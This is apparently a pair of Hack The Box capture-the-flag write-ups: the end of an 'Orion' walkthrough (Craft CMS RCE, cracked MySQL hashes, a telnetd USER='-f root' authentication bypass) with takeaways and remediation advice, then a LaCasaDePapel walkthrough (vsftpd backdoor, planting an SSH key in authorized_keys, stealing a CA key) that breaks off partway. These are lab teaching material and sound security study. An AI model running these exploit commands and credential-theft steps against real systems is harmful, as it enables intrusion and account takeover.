
And we get a shell as www-data. Started local enumeration and shortly after I saw an .env file in /html/craft.

In clear text there are credentials to the mysql server.
root:SuperSecureCraft123Pass!
mysql -u root -p orion
show databases;
use orion
show tables;
select * from users;

There is a user adam@orion.htb with the hash 2y13$e9zuohgFZzGtbQalcn9Mz.5PJbjxobO0GMbXo8NHp3P/B42LUg0lS
Copied the hash and tried cracking with hashcat.
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt

We get adam’s password. Tried sshing in and we can get in and grab user.txt
adam:darkangel
ssh adam@orion.htb

Did local enumeration as adam. We end up finding that telnet is running internally using netstat.
netstat -tulnp


After we check the version we find out that this version is exploitable https://nvd.nist.gov/vuln/detail/cve-2026-24061.
telnet –version

USER=”-f root” telnet -a 127.0.0.1
And we get root and can grab root.txt.
GG
Attack Chain
1 – Reconnaissance
Ran RustScan and identified ports 22 (SSH) and 80 (HTTP). Added orion.htb to /etc/hosts. Browsed to the site and found the footer disclosed it was powered by Craft CMS. Ran feroxbuster and ffuf for VHOST fuzzing. Feroxbuster immediately found /admin, which disclosed the exact version Craft CMS 5.6.16.rustscan -a 10.129.244.146 –ulimit 5000 -b 500 — -A -Pn
feroxbuster -u http://orion.htb -w /usr/share/seclists/Discovery/Web-Content/raft-large-words.txt -x php,html,txt,bak,zip,json,xml,py,sh,config –force-recursion2 – Initial Access – Craft CMS RCE – CVE-2025-32432
Researched Craft CMS 5.6.16 and found CVE-2025-32432, an RCE vulnerability in the image transformation function. Found a public exploit, tested it, and confirmed it worked. Set up a listener and used the exploit to execute a Python reverse shell payload. Caught a shell as www-data.python3 exploit.py -u http://orion.htb -c “python3 -c ‘…’”
3 – Database credential extraction and password cracking
Enumerated the filesystem and found a .env file at /html/craft containing plaintext MySQL root credentials. Connected to the database and dumped the users table, finding a bcrypt hash for adam@orion.htb. Cracked the hash with Hashcat using rockyou.mysql -u root -p orion
select * from users;
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txtCredentials recovered: adam:darkangel
4 – SSH access and user flag
Authenticated via SSH as adam and retrieved user.txt.5 – Privilege Escalation – Telnetd authentication bypass – CVE-2026-24061
Enumerated listening services and found telnetd running internally. Checked the version and identified it as vulnerable to CVE-2026-24061, an authentication bypass vulnerability. Exploited it by passing a crafted USER environment variable value to the local telnet client to authenticate as root without valid credentials. Retrieved root.txt.USER=”-f root” telnet -a 127.0.0.1
Key Takeaways
- Craft CMS unauthenticated RCE – CVE-2025-32432 (CVSS 10.0 Critical) – The Craft CMS instance was running a version with an unauthenticated remote code execution vulnerability in the image transformation functionality. CMS platforms must be kept fully patched and version information must not be disclosed on any admin login page.
- CMS version disclosed on the admin login page – The exact Craft CMS version was visible on the /admin page without authentication, enabling precise exploit targeting. Version banners and footers must be removed or genericized on all publicly accessible pages including admin interfaces.
- Plaintext database credentials in an environment file – The .env file contained the MySQL root password in plaintext and was readable after gaining a foothold as the web application user. Environment files must have restrictive permissions and database credentials must be managed through a secrets management solution rather than stored in plaintext configuration files.
- Weak password crackable with rockyou – Adam’s bcrypt hash was cracked using the rockyou wordlist. All user account passwords must meet complexity requirements that resist dictionary attacks regardless of the hashing algorithm used.
- Telnetd authentication bypass – CVE-2026-24061 – The internal telnet service was vulnerable to an authentication bypass allowing login as any user including root without valid credentials, by manipulating the USER environment variable. Telnet must never be used for any purpose given its inherent lack of encryption, and this specific vulnerability underscores the risk of running any unpatched legacy authentication service, even when restricted to localhost.
Remediation
[Immediate] Patch Craft CMS to remediate CVE-2025-32432 (CVSS 10.0 Critical)
Update Craft CMS to the latest patched version immediately. Restrict access to the /admin panel to authorized IP ranges and enforce MFA on all admin accounts. Remove the mysql root credentials from the .env file and rotate the database password immediately.[Immediate] Remove or patch telnetd to remediate CVE-2026-24061
Remove telnetd entirely if it is not operationally required. If a local service is needed for legacy compatibility, replace it with SSH. Patch telnetd to the latest version if removal is not feasible, and restrict it to localhost with no ability for any process to supply crafted environment variables that affect authentication.[Immediate] Restrict .env file permissions and migrate to a secrets manager
Set the .env file to mode 600 owned by the application service account only. Migrate all credentials from the .env file to a secrets management solution such as HashiCorp Vault or environment-injected secrets from a CI/CD pipeline. Rotate the MySQL root password immediately.[Immediate] Remove version disclosure from the CMS admin page
Configure Craft CMS to suppress version information from the login page and all public-facing content. Audit all pages and response headers for version or technology stack disclosure.[Short-term] Enforce strong passwords for all accounts
Adam’s password was cracked with rockyou. Enforce a minimum password length of 14 characters with complexity for all application and OS accounts. Audit existing passwords against common wordlists and force resets where weak passwords are found.[Long-term] Implement a CMS and legacy service hardening baseline
Define a hardening standard for all CMS deployments covering patch cadence, admin panel access restrictions, environment file permissions, and credential storage. Establish a policy requiring removal of all legacy and unencrypted services including telnet. Include CMS platforms and any internally running legacy services in regular vulnerability scans and penetration tests. - Craft CMS unauthenticated RCE – CVE-2025-32432 (CVSS 10.0 Critical) – The Craft CMS instance was running a version with an unauthenticated remote code execution vulnerability in the image transformation functionality. CMS platforms must be kept fully patched and version information must not be disclosed on any admin login page.
-
LaCasaDePapel writeup
LaCasaDePapel writeup
Box name: LaCasaDePapel
Difficulty: Easy
OS: Linux
Overview: LaCasaDePapel is an easy difficulty Linux box, which is running a backdoored vsftpd server. The backdoored port is running a PHP shell with disabled_functions. This is used to read a CA certificate, from which a client certificate can be created. The HTTPS page is vulnerable to LFI, leading to exposure of SSH keys. A configuration file can be hijacked to gain code execution as root.
Link: https://app.hackthebox.com/machines/LaCasaDePapel?tab=play_machine
Machine IP: 10.129.87.111
Ran rustscan against the machine.
rustscan -a 10.129.87.111 –ulimit 5000 -b 500 — -A -Pn

This shows that we have an FTP server, SSH, and a webserver on port 80/443. Right away vsftpd looked interesting. I ran searchsploit and we found backdoor command execution exploits.

Fired up Metasploit.
msfconsole
search vsftpd 2.3.4
use 0
set LHOST tun0
set RHOSTS 10.129.87.111
Exploit

Interestingly it says this is already exploited so I wonder if foothold is something else and this deals with root. I will come back to this. Let’s check out the webserver. I navigated to https as I don’t normally see that on HTB Labs. It mentions there is a certificate error.

I checked out the certificate but unfortunately I’m not exactly familiar of how to exploit anything on this topic yet nor do I have any current notes. I checked out port 80 as well and there is a QR code.

I ended up scanning it and it has a secret key.

Checked source code on both sites but nothing pops out as interesting. I tried going to robots.txt on both sites, nothing on the http server. The https server redirected me to lacasadepel.htb, so I added that to my /etc/hosts. I tried anonymous access to FTP really quick but that didn’t work. I ended up poking back at the FTP server further out of thought that maybe just Metasploit failed. Found exploitdb’s exploit and read through it https://www.exploit-db.com/exploits/49757. It appears that one of the libraries is no longer used though so I used a different exploit https://github.com/Hellsender01/vsftpd_2.3.4_Exploit/blob/main/exploit.py. This drops us in an interesting PHP shell.

scandir(‘.’);

Poked around the users. We see 5 users.
scandir(‘/home’);

Berlin has the user.txt
scandir(‘/home/berlin’);

Permission is currently denied though.
echo file_get_contents(‘/home/berlin/user.txt’);
I noticed in dali’s home directory I have access to authorized_keys. I created my own key and added it to the file.
ssh-keygen -t rsa -b 2048 -f ./id_rsa
cat id_rsa.pub
file_put_contents(‘/home/dali/.ssh/authorized_keys’, “ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDUlhBJ1K+eM0ZxQjH11El/jS9D61TBG6HDvH2iX1WDudQ1uxAgRLOtCXlF0XmbyNahhVSBQz64S+eRazYkvd1VrIXV5fUca0GBkWJgZklfGM3GZL8dV2AzcNzaxrwxcqtcZmzTABLIvCHy9He5wMOjtA3eEXNE6hfJW2KLwTXnrgx9xCf/jtLyrpeeANGR6FtOxQsdSbydZx+Q23j1axtlIuiuxPb6mISxQKzRwJUgMDi1DbKtvmQby6iMaAyXiMB8UOzK53j4D1YziEF5EqBzN7fFvE34O0HlNih/aEc+e9w433CkbkjxqTtK9M1sbNvO/BY1CLTJvTwOmx0Y3Vqv kami@Interstice\n”, FILE_APPEND);
ssh -i id_rsa dali@10.129.87.111
Regardless I get the same type of shell.

I was trying to get a better shell but unfortunately I’ve been unsuccessful. I ended up just dealing with it. I poked around the other directories of the users. The most important thing to us now I noticed is that there is a certificate in nairobi’s directory.

echo file_get_contents(‘/home/nairobi/ca.key’);

Saved it on my machine. With this we should be able to forge a client cert.
chmod 600 ca.key
openssl genrsa -out client.key 2048
Added the server certificate to ca.crt
openssl x509 -req -days 365 -in client.csr -CA ca.crt -CAkey ca.key -set_serial 01 -out client.crt
Imported it to firefox and navigated back the server and we can use our certificate.

It brings us to a new page.


I clicked both and they provide multiple .avi files.
